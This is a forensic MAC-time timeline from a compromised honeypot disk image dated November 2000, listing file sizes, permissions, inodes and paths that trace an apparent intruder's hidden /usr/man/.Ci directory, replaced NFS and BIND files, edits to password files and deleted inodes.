                        10337 ..c -/-rw-r--r-- root     root     125397   /usr/doc/nfs-utils-0.1.9.1/NEW
                         1024 .a. d/drwxr-xr-x root     root     28226    /etc/rc.d/rc5.d
                            0 ..c -/-rw-r--r-- root     root     50404    /var/lib/nfs/xtab
                         2623 ..c -rw-r--r-- root     root     63131    <honeypot.hda5.dd-dead-63131>
                         3072 m.c d/drwxr-xr-x root     root     48385    /sbin
                         2257 .ac -/-rwxr-xr-x root     root     62523    /etc/rc.d/init.d/nfs
                        32197 .a. -/-rwxr-xr-x root     root     61674    /usr/lib/gconv/ISO8859-1.so
                         3966 ..c -/-rw-r--r-- root     root     125425   /usr/doc/nfs-utils-0.1.9.1/node4.html
                         6244 ..c -/-rw-r--r-- root     root     124763   /usr/man/man5/exports.5.gz
                        16384 .a. -/-rw-r--r-- root     root     8073     /var/lib/rpm/triggerindex.rpm
                         3882 ..c -/-rw-r--r-- root     root     125402   /usr/doc/nfs-utils-0.1.9.1/nfs.html
                       180703 .a.  -/-rw-r--r--  1010       users      109865    /usr/man/.Ci/nfs-utils-0.1.9.1-
1.i386.rpm (deleted)
                           12 .ac l/lrwxrwxrwx root       root       47821      /usr/man/man8/rpc.rquotad.8.gz ->
rquotad.8.gz
                         1024 .a. d/drwxr-xr-x root     root     8066     /etc/rc.d/rc1.d
                          376 ..c -/-rw-r--r-- root     root     48459    /usr/man/man8/lockd.8.gz
                       186037 ..c -/-rw-r--r-- root     root     125403   /usr/doc/nfs-utils-0.1.9.1/nfs.ps
                        12288 m.c d/drwxr-xr-x root     root     46183    /usr/man/man8
                         2064  ..c  -/-rw-r--r--  root           root           125412      /usr/doc/nfs-utils-
0.1.9.1/node17.html
                         2432  ..c  -/-rw-r--r--  root           root           125408      /usr/doc/nfs-utils-
0.1.9.1/node13.html
                         1722 ..c -/-rwxr-xr-x root      root      62524     /etc/rc.d/init.d/nfslock-RPMDELETE
(deleted-realloc)
                         1024 m.c d/drwxr-xr-x root     root     62497    /etc/rc.d/init.d
                        15230  ..c  -/-rw-r--r--  root           root           125422      /usr/doc/nfs-utils-
0.1.9.1/node26.html
                         3966 ..c -rw-r--r-- root     root     63130    <honeypot.hda5.dd-dead-63130>
                         3254  ..c  -/-rw-r--r--  root           root           125405      /usr/doc/nfs-utils-
0.1.9.1/node10.html
                         4157 ..c -/-rw-r--r-- root     root     125428   /usr/doc/nfs-utils-0.1.9.1/node7.html
                         2377  ..c  -/-rw-r--r--  root           root           125421      /usr/doc/nfs-utils-
0.1.9.1/node25.html
                            0 ..c -/-rw-r--r-- root     root     50402    /var/lib/nfs/etab
                         3882 ..c -/-rw-r--r-- root     root     125401   /usr/doc/nfs-utils-0.1.9.1/index.html
                         2377 ..c -rw-r--r-- root     root     63128    <honeypot.hda5.dd-dead-63128>
                         6807  ..c  -/-rw-r--r--  root           root           125409      /usr/doc/nfs-utils-
0.1.9.1/node14.html
                        49152 .a. -/-rw-r--r-- root     root     8069     /var/lib/rpm/providesindex.rpm
                         1024 .a. d/drwxr-xr-x root     root     4034     /etc/rc.d/rc0.d
                         2224 ..c -/-rw-r--r-- root     root     47815    /usr/man/man8/exportfs.8.gz
                         1024 m.c d/drwxr-xr-x root     root     50401    /var/lib/nfs
                        25232 ..c -/-rwxr-xr-x root     root     93731    /usr/sbin/exportfs
```

```
                          2756 ..c -/-rw-r--r-- root     root     125430   /usr/doc/nfs-utils-0.1.9.1/node9.html
                          4030 ..c -/-rw-r--r-- root     root     48463    /usr/man/man8/nhfsstone.8.gz
                          6960 ..c -/-rwxr-xr-x root     root     48485    /sbin/rpcdebug
                          9104 ..c -/-rwxr-xr-x root       root       93737      /usr/sbin/showmount-RPMDELETE
(deleted-realloc)
                          4096 m.c d/drwxr-xr-x root     root     125393   /usr/doc/nfs-utils-0.1.9.1
                          1024 .a. d/drwxr-xr-x root     root     20162    /etc/rc.d/rc4.d
                           788 ..c -/-rw-r--r-- root     root     47818    /usr/man/man8/nfsstat.8.gz
                         13490  ..c  -/-rw-r--r--  root          root          125419      /usr/doc/nfs-utils-
0.1.9.1/node23.html
                         19888 ..c -/-rwxr-xr-x root     root     48484    /sbin/rpc.statd
                          2623 ..c -/-rw-r--r-- root     root     125426   /usr/doc/nfs-utils-0.1.9.1/node5.html
                          2397 ..c -/-rw-r--r-- root     root     125394   /usr/doc/nfs-utils-0.1.9.1/ChangeLog
                          3989 ..c -/-rw-r--r-- root     root     125429   /usr/doc/nfs-utils-0.1.9.1/node8.html
                          7418  ..c  -/-rw-r--r--  root          root          125410      /usr/doc/nfs-utils-
0.1.9.1/node15.html
                         16384 .a. -/-rw-r--r-- root     root     8072     /var/lib/rpm/groupindex.rpm
                          1989  ..c  -/-rw-r--r--  root          root          125416      /usr/doc/nfs-utils-
0.1.9.1/node20.html
                            10 .ac l/lrwxrwxrwx root       root       47822      /usr/man/man8/rpc.statd.8.gz ->
statd.8.gz
                          1722 ..c -/-rwxr-xr-x root     root     62524    /etc/rc.d/init.d/nfslock
                          1024 .a. d/drwxr-xr-x root     root     12098    /etc/rc.d/rc2.d
                           702 ..c -/-rw-r--r-- root     root     47817    /usr/man/man8/nfsd.8.gz
                          1058 ..c -/-rw-r--r-- root     root     125396   /usr/doc/nfs-utils-0.1.9.1/KNOWNBUGS
                           341 ..c -/-rw-r--r-- root     root     48460    /usr/man/man8/nhfsgraph.8.gz
                          9872 ..c -/-rwxr-xr-x root     root     94423    /usr/sbin/rpc.rquotad
                          4096 m.c d/drwxr-xr-x root     root     123144   /usr/man/man5
Wed Nov 08 2000 08:53:50    16384 m.c -/-rw-r--r-- root     root     8067     /var/lib/rpm/nameindex.rpm
                         1343488 mac -/-rw-r--r-- root     root     8068     /var/lib/rpm/fileindex.rpm
                          16384 m.c -/-rw-r--r-- root     root     8072     /var/lib/rpm/groupindex.rpm
                           7349 .a. -/-rwxr-xr-x root     root     62508    /etc/rc.d/init.d/functions
                           2848 .a. -/-rwxr-xr-x root     root     48483    /sbin/rpc.lockd
                            952 .a. -/-rw-r--r-- root     root     4050     /etc/sysconfig/init
                           2684 .a. -/-rwxr-xr-x root     root     48417    /sbin/consoletype
                          16384 m.c -/-rw-r--r-- root     root     8071     /var/lib/rpm/conflictsindex.rpm
                          49152 m.c -/-rw-r--r-- root     root     8069     /var/lib/rpm/providesindex.rpm
                             63 .a. -/-rw-r--r-- root     root     4083     /etc/sysconfig/network
                         4173832 mac -/-rw-r--r-- root     root     8066     /var/lib/rpm/packages.rpm
                          49152 m.c -/-rw-r--r-- root     root     8070     /var/lib/rpm/requiredby.rpm
                          16384 m.c -/-rw-r--r-- root     root     8073     /var/lib/rpm/triggerindex.rpm
Wed Nov 08 2000 08:54:05        8 .a. l/lrwxrwxrwx root     root     48391    /sbin/pidof -> killall5
                           106 .a. -/-rwxr-xr-x 1010     users    109864   /usr/man/.Ci/install-statd (deleted)
                          25716 .a. -/-rwxr-xr-x root     root     48421    /sbin/initlog
                          23120 .a. -/-rwxr-xr-x root     root     30262    /bin/touch
                           1024 .a. d/drwx------ root     root     30245    /var/lib/nfs/sm
                           1722 .a. -/-rwxr-xr-x root      root      62524     /etc/rc.d/init.d/nfslock-RPMDELETE
(deleted-realloc)
                           1722 .a. -/-rwxr-xr-x root     root     62524    /etc/rc.d/init.d/nfslock
                           8128 .a. -/-rwxr-xr-x root     root     48390    /sbin/killall5
                          19888 .a. -/-rwxr-xr-x root     root     48484    /sbin/rpc.statd
                              0 mac -/-rw-r--r-- root     root     28233    /var/lock/subsys/nfslock
                           7084 .a. -/-rwxr-xr-x root     root     30286    /bin/nice
                           1024 .a. d/drwx------ root     root     24199    /var/lib/nfs/sm.bak
                           5756 .a. -/-rwxr-xr-x root     root     30282    /bin/basename
                            106 .a. -rwxr-xr-x 1010     users    109864   <honeypot.hda5.dd-dead-109864>
                            562 .a. -/-rw-r--r-- root     root     26498    /etc/initlog.conf
                              4 mac -/-rw------- root     root     50405    /var/lib/nfs/state
Wed Nov 08 2000 08:54:10    43024 .a. -/-rwxr-xr-x root     root     15785    /usr/bin/dir
Wed Nov 08 2000 08:54:18   493031 .a. -rwxr-xr-x 1002     users    63104    <honeypot.hda5.dd-dead-63104>
                         1141797 .a. -rwxr-xr-x 1002     users    63123    <honeypot.hda5.dd-dead-63123>
                            1815 .a. -rw-r--r-- 1002     users    63122    <honeypot.hda5.dd-dead-63122>
                         1172532 .a. -rwxr-xr-x 1002     users    63118    <honeypot.hda5.dd-dead-63118>
Wed Nov 08 2000 08:54:21 10260480 .a. -/-rwxr-xr-x 1010     users    109861   /usr/man/.Ci/named.tar (deleted)
                        10260480 .a. -rwxr-xr-x 1010     users    109861   <honeypot.hda5.dd-dead-109861>
                        10260480 .a. -/-rwxr-xr-x 1010     users    109861   /usr/man/.Ci/in.ftpd (deleted)
Wed Nov 08 2000 08:54:22     6416 mac -/-rwxr-xr-x root     root     110028   /usr/local/bin/addr
                         1123728 .a. -rwxr-xr-x 1002     users    63100    <honeypot.hda5.dd-dead-63100>
                          271188 m.. -/-rwxr-xr-x root     root     110029   /usr/local/bin/dig
                           52577 .a. -rwxr-xr-x 1002     users    63102    <honeypot.hda5.dd-dead-63102>
Wed Nov 08 2000 08:54:23   241744 mac -/-rwxr-xr-x root     root     110030   /usr/local/bin/dnsquery
                          260816 mac -/-rwxr-xr-x root     root     110031   /usr/local/bin/host
                          263960 .a. -/-rwxr-xr-x root     root     33118    /usr/local/sbin/irpd
                          271188 ..c -/-rwxr-xr-x root     root     110029   /usr/local/bin/dig
                         1037887 .a. -rwxr-xr-x 1002     users    63106    <honeypot.hda5.dd-dead-63106>
                         1079584 .a. -rwxr-xr-x 1002     users    63108    <honeypot.hda5.dd-dead-63108>
                         1111098 .a. -rwxr-xr-x 1002     users    63110    <honeypot.hda5.dd-dead-63110>
Wed Nov 08 2000 08:54:24    36960 mac -/-rwxr-xr-x root     root     33121    /usr/local/sbin/ndc
                           41427 .a. -rwxr-xr-x 1002     users    63112    <honeypot.hda5.dd-dead-63112>
                         1029928 mac -rw------- root     root     109807   <honeypot.hda5.dd-dead-109807>
                            7166 mac -/-rwxr-xr-x root     root     33117    /usr/local/sbin/named-bootconf
                          176464 .a. -/-rwxr-xr-x root     root     15869    /usr/bin/strip
                         1768665 .a. -rwxr-xr-x 1002     users    63114    <honeypot.hda5.dd-dead-63114>
                          263960 m.c -/-rwxr-xr-x root     root     33118    /usr/local/sbin/irpd
                           38096 .a. -/-rwxr-xr-x root     root     15788    /usr/bin/install
                            3296 mac -/-rwxr-xr-x root     root     110032   /usr/local/bin/mkservdb
                         1029928 .a. -rwxr-xr-x 1002     users    63125    <honeypot.hda5.dd-dead-63125>
                          525412 m.c -/-rwxr-xr-x root     root     33119    /usr/local/sbin/named
                            4096 m.c d/drwxr-xr-x root     root     30791    /usr/local/sbin
                          241792 mac -/-rwxr-xr-x root      root      110033    /usr/local/bin/stPHW5rg (deleted-
realloc)
                            7166 .a. -rwxr-xr-x 1002     users    63116    <honeypot.hda5.dd-dead-63116>
                           36960 mac -/-rwxr-xr-x root      root      33121     /usr/local/sbin/stEt9ai0 (deleted-
realloc)
                          241792 mac -/-rwxr-xr-x root     root     110033   /usr/local/bin/nsupdate
                          173212 .a. -rwxr-xr-x 1002     users    63120    <honeypot.hda5.dd-dead-63120>
                         1029928 mac -/-rw------- root     root     109807   /usr/man/.Ci/named.tgz (deleted)
                            4096 m.c d/drwxr-xr-x root     root     107747   /usr/local/bin
Wed Nov 08 2000 08:54:25    33392 .a. -/-rwxr-xr-x root     root     30251    /bin/cp
                             547 .a. -/-rw-r--r-- root     root     26245    /etc/named.conf
                          525412 .a. -/-rwxr-xr-x root     root     33119    /usr/local/sbin/named
                             422 .a. -/-rw-r--r-- root     root     62499    /var/named/named.local
```

```
                          4096 m.c d/drwxr-xr-x root     root     92360    /usr/sbin
                         35504 .a. -/-rwxr-xr-x root     root     92812    /usr/sbin/ndc
                          2769 .a. -/-rw-r--r-- root     root     62498    /var/named/named.ca
                        525412 mac -/-rwxr-xr-x root     root     92809    /usr/sbin/named
                             0 mac -/srw------- root     root     34292    /var/run/ndc
                          1024 m.c d/drwxr-xr-x root     root     34273    /var/run
                             5 mac -/-rw-r--r-- root     root     34293    /var/run/named.pid
Wed Nov 08 2000 08:54:28   271188 .a. -/-rwxr-xr-x root     root     110029   /usr/local/bin/dig
Wed Nov 08 2000 08:54:43    52577 ..c -rwxr-xr-x 1002     users    63102    <honeypot.hda5.dd-dead-63102>
                             0 mac drwxr-xr-x 1002     users    63099    <honeypot.hda5.dd-dead-63099>
                             0 mac drwxr-xr-x 1002     users    63101    <honeypot.hda5.dd-dead-63101>
                       1029928 ..c -rwxr-xr-x 1002     users    63125    <honeypot.hda5.dd-dead-63125>
                             0 mac drwxr-xr-x 1002     users    63117    <honeypot.hda5.dd-dead-63117>
                      10260480 ..c -rwxr-xr-x 1010     users    109861   <honeypot.hda5.dd-dead-109861>
                       1079584 ..c -rwxr-xr-x 1002     users    63108    <honeypot.hda5.dd-dead-63108>
                             0 mac drwxr-xr-x 1002     users    63107    <honeypot.hda5.dd-dead-63107>
                        493031 ..c -rwxr-xr-x 1002     users    63104    <honeypot.hda5.dd-dead-63104>
                             0 mac drwxr-xr-x 1002     users    63109    <honeypot.hda5.dd-dead-63109>
                      10260480 ..c -/-rwxr-xr-x 1010     users    109861   /usr/man/.Ci/named.tar (deleted)
                       1768665 ..c -rwxr-xr-x 1002     users    63114    <honeypot.hda5.dd-dead-63114>
                             0 mac drwxr-xr-x 1002     users    63121    <honeypot.hda5.dd-dead-63121>
                       1141797 ..c -rwxr-xr-x 1002     users    63123    <honeypot.hda5.dd-dead-63123>
                       1037887 ..c -rwxr-xr-x 1002     users    63106    <honeypot.hda5.dd-dead-63106>
                       1172532 ..c -rwxr-xr-x 1002     users    63118    <honeypot.hda5.dd-dead-63118>
                            80 .a. -/-rwxr-xr-x 1010     users    109803   /usr/man/.Ci/install-named (deleted)
                       1111098 ..c -rwxr-xr-x 1002     users    63110    <honeypot.hda5.dd-dead-63110>
                          1815 ..c -rw-r--r-- 1002     users    63122    <honeypot.hda5.dd-dead-63122>
                             0 mac d/drwxr-xr-x 1002     users    63098    /usr/doc/nfs-utils-0.1.6 (deleted)
                             0 mac drwxr-xr-x 1002     users    63113    <honeypot.hda5.dd-dead-63113>
                             0 mac drwxr-xr-x 1002     users    63105    <honeypot.hda5.dd-dead-63105>
                             0 mac drwxr-xr-x 1002     users    63098    <honeypot.hda5.dd-dead-63098>
                             0 mac drwxr-xr-x 1002     users    63124    <honeypot.hda5.dd-dead-63124>
                       1123728 ..c -rwxr-xr-x 1002     users    63100    <honeypot.hda5.dd-dead-63100>
                             0 mac drwxr-xr-x 1002     users    63115    <honeypot.hda5.dd-dead-63115>
                             0 mac drwxr-xr-x 1002     users    63119    <honeypot.hda5.dd-dead-63119>
                             0 mac d/drwxr-xr-x 1002     users    63098    /usr/man/.Ci/bin (deleted)
                          7166 ..c -rwxr-xr-x 1002     users    63116    <honeypot.hda5.dd-dead-63116>
                      10260480 ..c -/-rwxr-xr-x 1010     users    109861   /usr/man/.Ci/in.ftpd (deleted)
                             0 mac drwxr-xr-x 1002     users    63103    <honeypot.hda5.dd-dead-63103>
                            80 .a. -rwxr-xr-x 1010     users    109803   <honeypot.hda5.dd-dead-109803>
                          1197 .ac -rwxr-xr-x 1002     users    63126    <honeypot.hda5.dd-dead-63126>
                             0 mac drwxr-xr-x 1002     users    63111    <honeypot.hda5.dd-dead-63111>
                        173212 ..c -rwxr-xr-x 1002     users    63120    <honeypot.hda5.dd-dead-63120>
                         41427 ..c -rwxr-xr-x 1002     users    63112    <honeypot.hda5.dd-dead-63112>
Wed Nov 08 2000 08:55:30     4096 m.c d/drwxr-xr-x root     root     31448    /usr/libexec/awk
                            78 .a. -/-rw-r--r-- root     root     33120    /usr/libexec/awk/addy.awk
Wed Nov 08 2000 08:55:47    12408 .a. -/-rwxr-xr-x 1010     users    109858   /usr/man/.Ci/addn
Wed Nov 08 2000 08:55:51       78 m.c -/-rw-r--r-- root     root     33120    /usr/libexec/awk/addy.awk
Wed Nov 08 2000 08:55:58      657 m.c -/-rw-r--r-- root     root     26547    /etc/passwd
                           328 .a. -/-rwxr-xr-x 1010     users    109857   /usr/man/.Ci/do
                           601 m.c -/-rw-r--r-- root     root     26582    /etc/shadow
Wed Nov 08 2000 08:56:02       0 mac -/-rw-r--r-- root     root     12103    /var/log/tempxfer (deleted-realloc)
                             0 mac -/-rw-r--r-- root     root     12103    /var/log/xferlog
                          1024 m.c d/drwxr-xr-x root     root     12097    /var/log
                             0 .ac -rw-r--r-- root     root     12107    <honeypot.hda7.dd-dead-12107>
                          7974 mac -/-rw-r--r-- root     root     12104    /var/log/messages
                           268 mac -/-rw-r--r-- root     root     12111    /var/log/secure
Wed Nov 08 2000 08:56:04     3098 .a. -/-rwxr-xr-x 1010     users    109848   /usr/man/.Ci/snap
Wed Nov 08 2000 08:56:05   158452 ..c -rw-r--r-- root     root     93962    <honeypot.hda5.dd-dead-93962>
                         60470 ..c -rw-r--r-- 17275    games    93954    <honeypot.hda5.dd-dead-93954>
                         17136 ..c -rw-r--r-- 17275    games    125297   <honeypot.hda5.dd-dead-125297>
                          1388 ..c -rw-r--r-- 17275    games    17526    <honeypot.hda5.dd-dead-17526>
                          4892 ..c -rw-r--r-- 17275    games    93959    <honeypot.hda5.dd-dead-93959>
                          3675 ..c -rw-r--r-- 17275    games    79080    <honeypot.hda5.dd-dead-79080>
                        224679 ..c -rwxr-xr-x root     root     93939    <honeypot.hda5.dd-dead-93939>
                          2652 ..c -rw-r--r-- 17275    games    109881   <honeypot.hda5.dd-dead-109881>
                          1870 ..c -rw-r--r-- 17275    games    94039    <honeypot.hda5.dd-dead-94039>
                         16879 ..c -rw-r--r-- 17275    games    92760    <honeypot.hda5.dd-dead-92760>
                          5845 ..c -rw-r--r-- 17275    games    94032    <honeypot.hda5.dd-dead-94032>
                          1544 ..c -rw-r--r-- 17275    games    79097    <honeypot.hda5.dd-dead-79097>
                          1919 ..c -rw-r--r-- 17275    games    93994    <honeypot.hda5.dd-dead-93994>
                          8685 ..c -rw-r--r-- root     root     125267   <honeypot.hda5.dd-dead-125267>
                          2530 ..c -rw-r--r-- 17275    games    109879   <honeypot.hda5.dd-dead-109879>
                            84 ..c -rw-r--r-- 17275    games    94015    <honeypot.hda5.dd-dead-94015>
                         23548 ..c -rw-r--r-- 17275    games    79098    <honeypot.hda5.dd-dead-79098>
                             9 ..c -rw-r--r-- 17275    games    94052    <honeypot.hda5.dd-dead-94052>
                          1727 ..c -rw-r--r-- 17275    games    94023    <honeypot.hda5.dd-dead-94023>
                          2843 ..c -rw-r--r-- 17275    games    109869   <honeypot.hda5.dd-dead-109869>
                          4532 ..c -rw-r--r-- 17275    games    17515    <honeypot.hda5.dd-dead-17515>
                          1913 ..c -rw-r--r-- 17275    games    125278   <honeypot.hda5.dd-dead-125278>
                          4640 ..c -rw-r--r-- 17275    games    94029    <honeypot.hda5.dd-dead-94029>
                            41 ..c -rw-r--r-- 17275    games    17522    <honeypot.hda5.dd-dead-17522>
                          5905 ..c -rw-r--r-- 17275    games    125280   <honeypot.hda5.dd-dead-125280>
                           653 ..c -rw-r--r-- 17275    games    94049    <honeypot.hda5.dd-dead-94049>
                          1908 ..c -rw-r--r-- 17275    games    125294   <honeypot.hda5.dd-dead-125294>
                           994 ..c -rw-r--r-- 17275    games    94034    <honeypot.hda5.dd-dead-94034>
                           472 ..c -rw-r--r-- 17275    games    94044    <honeypot.hda5.dd-dead-94044>
                          1455 ..c -rw-r--r-- 17275    games    94040    <honeypot.hda5.dd-dead-94040>
                          4442 ..c -rw-r--r-- 17275    games    93993    <honeypot.hda5.dd-dead-93993>
                            38 ..c -rw-r--r-- 17275    games    109800   <honeypot.hda5.dd-dead-109800>
                          3335 ..c -rw-r--r-- 17275    games    93999    <honeypot.hda5.dd-dead-93999>
                         16424 ..c -rw-r--r-- root     root     93969    <honeypot.hda5.dd-dead-93969>
                          6265 ..c -rw-r--r-- 17275    games    93957    <honeypot.hda5.dd-dead-93957>
                          2224 ..c -rw-r--r-- 17275    games    94043    <honeypot.hda5.dd-dead-94043>
                          2843 ..c -/-rw-r--r-- 17275    games    109869   /usr/man/.Ci/.temp5 (deleted)
                          6053 ..c -rw-r--r-- 17275    games    93975    <honeypot.hda5.dd-dead-93975>
                          4351 ..c -rw-r--r-- 17275    games    125289   <honeypot.hda5.dd-dead-125289>
                           729 ..c -rw-r--r-- 17275    games    94030    <honeypot.hda5.dd-dead-94030>
                          4549 ..c -rw-r--r-- 17275    games    17518    <honeypot.hda5.dd-dead-17518>
                         10318 ..c -rw-r--r-- 17275    games    93971    <honeypot.hda5.dd-dead-93971>
                        152406 ..c -rw-r--r-- 17275    games    79089    <honeypot.hda5.dd-dead-79089>
                         11948 ..c -rw-r--r-- 17275    games    125277   <honeypot.hda5.dd-dead-125277>
```

```
 1864 ..c -/-rw-r--r-- 17275    games    109871   /usr/man/.Ci/.temp7 (deleted)
23729 ..c -rw-r--r-- 17275    games    94004    <honeypot.hda5.dd-dead-94004>
 7319 ..c -rw-r--r-- 17275    games    93990    <honeypot.hda5.dd-dead-93990>
 8954 ..c -rw-r--r-- 17275    games    94005    <honeypot.hda5.dd-dead-94005>
 1642 ..c -rw-r--r-- 17275    games    17535    <honeypot.hda5.dd-dead-17535>
 4124 ..c -rw-r--r-- 17275    games    94021    <honeypot.hda5.dd-dead-94021>
 1076 ..c -rw-r--r-- 17275    games    109874   <honeypot.hda5.dd-dead-109874>
 4120 ..c -rw-r--r-- 17275    games    125271   <honeypot.hda5.dd-dead-125271>
 1717 ..c -rw-r--r-- 17275    games    17534    <honeypot.hda5.dd-dead-17534>
 6432 ..c -rw-r--r-- 17275    games    94041    <honeypot.hda5.dd-dead-94041>
14874 ..c -rw-r--r-- 17275    games    93963    <honeypot.hda5.dd-dead-93963>
    0 mac drwxr-xr-x 17275    games    109792   <honeypot.hda5.dd-dead-109792>
   42 ..c -rw-r--r-- 17275    games    79093    <honeypot.hda5.dd-dead-79093>
60224 ..c -rw-r--r-- 17275    games    94002    <honeypot.hda5.dd-dead-94002>
 4642 ..c -rw-r--r-- 17275    games    93936    <honeypot.hda5.dd-dead-93936>
 4754 ..c -rw-r--r-- 17275    games    94000    <honeypot.hda5.dd-dead-94000>
 1891 ..c -rw-r--r-- 17275    games    125298   <honeypot.hda5.dd-dead-125298>
 3374 ..c -rw-r--r-- 17275    games    93743    <honeypot.hda5.dd-dead-93743>
 2719 ..c -rw-r--r-- 17275    games    125292   <honeypot.hda5.dd-dead-125292>
   93 ..c -rw-r--r-- 17275    games    79095    <honeypot.hda5.dd-dead-79095>
 3331 ..c -rw-r--r-- 17275    games    79096    <honeypot.hda5.dd-dead-79096>
 2789 ..c -/-rw-r--r-- 17275    games    109876   /usr/man/.Ci/.temp12 (deleted)
 1525 ..c -rw-r--r-- 17275    games    94048    <honeypot.hda5.dd-dead-94048>
12320 ..c -rw-r--r-- 17275    games    93960    <honeypot.hda5.dd-dead-93960>
    0 mac drwxr-xr-x 17275    games    109870   <honeypot.hda5.dd-dead-109870>
 3820 ..c -rw-r--r-- 17275    games    93966    <honeypot.hda5.dd-dead-93966>
26334 ..c -rw-r--r-- 17275    games    93974    <honeypot.hda5.dd-dead-93974>
 2633 ..c -/-rw-r--r-- 17275    games    109875   /usr/man/.Ci/.temp11 (deleted)
  969 ..c -rw-r--r-- 17275    games    93953    <honeypot.hda5.dd-dead-93953>
 2414 ..c -rw-r--r-- 17275    games    109818   <honeypot.hda5.dd-dead-109818>
  870 ..c -rw-r--r-- 17275    games    94014    <honeypot.hda5.dd-dead-94014>
 1702 ..c -rw-r--r-- 17275    games    17533    <honeypot.hda5.dd-dead-17533>
 2390 ..c -rw-r--r-- 17275    games    94017    <honeypot.hda5.dd-dead-94017>
   39 ..c -rw-r--r-- 17275    games    17508    <honeypot.hda5.dd-dead-17508>
  543 ..c -rw-r--r-- 17275    games    94036    <honeypot.hda5.dd-dead-94036>
20180 ..c -rw-r--r-- 17275    games    94013    <honeypot.hda5.dd-dead-94013>
35544 ..c -rw-r--r-- 17275    games    94001    <honeypot.hda5.dd-dead-94001>
 2213 ..c -rw-r--r-- 17275    games    109849   <honeypot.hda5.dd-dead-109849>
  134 ..c -rw-r--r-- 17275    games    17523    <honeypot.hda5.dd-dead-17523>
  284 ..c -rw-r--r-- 17275    games    17531    <honeypot.hda5.dd-dead-17531>
 5857 ..c -rw-r--r-- 17275    games    125273   <honeypot.hda5.dd-dead-125273>
   43 ..c -rw-r--r-- 17275    games    17513    <honeypot.hda5.dd-dead-17513>
   51 ..c -rw-r--r-- 17275    games    94054    <honeypot.hda5.dd-dead-94054>
15575 ..c -rw-r--r-- 17275    games    79084    <honeypot.hda5.dd-dead-79084>
22876 ..c -rwxr-xr-x 17275    games    93942    <honeypot.hda5.dd-dead-93942>
    9 ..c -rw-r--r-- 17275    games    109799   <honeypot.hda5.dd-dead-109799>
 8658 ..c -rw-r--r-- 17275    games    94009    <honeypot.hda5.dd-dead-94009>
 2789 ..c -rw-r--r-- 17275    games    109876   <honeypot.hda5.dd-dead-109876>
 1891 ..c -rw-r--r-- 17275    games    93980    <honeypot.hda5.dd-dead-93980>
26467 ..c -rw-r--r-- 17275    games    93943    <honeypot.hda5.dd-dead-93943>
    9 ..c -rw-r--r-- 17275    games    17521    <honeypot.hda5.dd-dead-17521>
 3297 ..c -rw-r--r-- 17275    games    79094    <honeypot.hda5.dd-dead-79094>
 1538 ..c -rw-r--r-- 17275    games    93945    <honeypot.hda5.dd-dead-93945>
   33 ..c -rw-r--r-- 17275    games    94038    <honeypot.hda5.dd-dead-94038>
 2356 ..c -rw-r--r-- 17275    games    93973    <honeypot.hda5.dd-dead-93973>
18769 ..c -rw-r--r-- 17275    games    93998    <honeypot.hda5.dd-dead-93998>
 1376 ..c -rw-r--r-- 17275    games    17524    <honeypot.hda5.dd-dead-17524>
16418 ..c -rw-r--r-- root     root     93947    <honeypot.hda5.dd-dead-93947>
 1039 ..c -rw-r--r-- 17275    games    94042    <honeypot.hda5.dd-dead-94042>
   38 ..c -rw-r--r-- 17275    games    94053    <honeypot.hda5.dd-dead-94053>
 1864 ..c -rw-r--r-- 17275    games    109871   <honeypot.hda5.dd-dead-109871>
10438 ..c -rw-r--r-- 17275    games    93988    <honeypot.hda5.dd-dead-93988>
 6654 ..c -rw-r--r-- 17275    games    17537    <honeypot.hda5.dd-dead-17537>
108029 ..c -rw-r--r-- 17275    games    79104    <honeypot.hda5.dd-dead-79104>
 7942 ..c -rw-r--r-- 17275    games    93968    <honeypot.hda5.dd-dead-93968>
 5524 ..c -rw-r--r-- 17275    games    125274   <honeypot.hda5.dd-dead-125274>
 1818 ..c -rw-r--r-- 17275    games    94025    <honeypot.hda5.dd-dead-94025>
 3063 ..c -rw-r--r-- 17275    games    109853   <honeypot.hda5.dd-dead-109853>
 1674 ..c -rw-r--r-- 17275    games    79103    <honeypot.hda5.dd-dead-79103>
 2009 ..c -rw-r--r-- 17275    games    125291   <honeypot.hda5.dd-dead-125291>
20276 ..c -rw-r--r-- 17275    games    93965    <honeypot.hda5.dd-dead-93965>
 1498 ..c -rw-r--r-- 17275    games    93983    <honeypot.hda5.dd-dead-93983>
 2419 ..c -rw-r--r-- 17275    games    93934    <honeypot.hda5.dd-dead-93934>
    9 ..c -rw-r--r-- 17275    games    17512    <honeypot.hda5.dd-dead-17512>
 2286 ..c -/-rw-r--r-- 17275    games    109816   /usr/man/.Ci/.temp2 (deleted)
    0 mac drwxr-xr-x 17275    games    17528    <honeypot.hda5.dd-dead-17528>
 2073 ..c -rw-r--r-- 17275    games    125299   <honeypot.hda5.dd-dead-125299>
 2414 ..c -/-rw-r--r-- 17275    games    109818   /usr/man/.Ci/.temp3 (deleted)
30968 ..c -rw-r--r-- 17275    games    93996    <honeypot.hda5.dd-dead-93996>
 5384 ..c -rw-r--r-- 17275    games    94028    <honeypot.hda5.dd-dead-94028>
 2846 ..c -rw-r--r-- 17275    games    125300   <honeypot.hda5.dd-dead-125300>
 1858 ..c -rw-r--r-- 17275    games    93736    <honeypot.hda5.dd-dead-93736>
75492 ..c -rw-r--r-- 17275    games    93951    <honeypot.hda5.dd-dead-93951>
    0 mac drwxr-xr-x 17275    games    125268   <honeypot.hda5.dd-dead-125268>
 3247 ..c -rw-r--r-- 17275    games    79077    <honeypot.hda5.dd-dead-79077>
    9 ..c -rw-r--r-- 17275    games    94057    <honeypot.hda5.dd-dead-94057>
 2645 ..c -/-rw-r--r-- 17275    games    109873   /usr/man/.Ci/.temp9 (deleted)
 1468 ..c -rw-r--r-- 17275    games    17532    <honeypot.hda5.dd-dead-17532>
25275 ..c -rw-r--r-- 17275    games    78888    <honeypot.hda5.dd-dead-78888>
26045 ..c -rw-r--r-- 17275    games    93981    <honeypot.hda5.dd-dead-93981>
 3051 ..c -rw-r--r-- 17275    games    109810   <honeypot.hda5.dd-dead-109810>
 1624 ..c -rw-r--r-- 17275    games    79091    <honeypot.hda5.dd-dead-79091>
 1735 ..c -rw-r--r-- 17275    games    125272   <honeypot.hda5.dd-dead-125272>
36615 ..c -rw-r--r-- root     root     94046    <honeypot.hda5.dd-dead-94046>
    0 mac drwxr-xr-x 17275    games    17506    <honeypot.hda5.dd-dead-17506>
 7239 ..c -rw-r--r-- 17275    games    94045    <honeypot.hda5.dd-dead-94045>
 1779 ..c -rw-r--r-- 17275    games    125287   <honeypot.hda5.dd-dead-125287>
   38 ..c -rw-r--r-- 17275    games    17530    <honeypot.hda5.dd-dead-17530>
